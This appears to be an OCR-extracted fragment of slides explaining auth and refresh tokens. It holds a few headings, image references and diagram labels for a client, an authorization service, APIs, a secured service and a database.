
Auth and Refresh are two different types/uses of tokens


Refresh Tokens


How They Work



Client
Authorize Service
APIs
Secured Service
DB

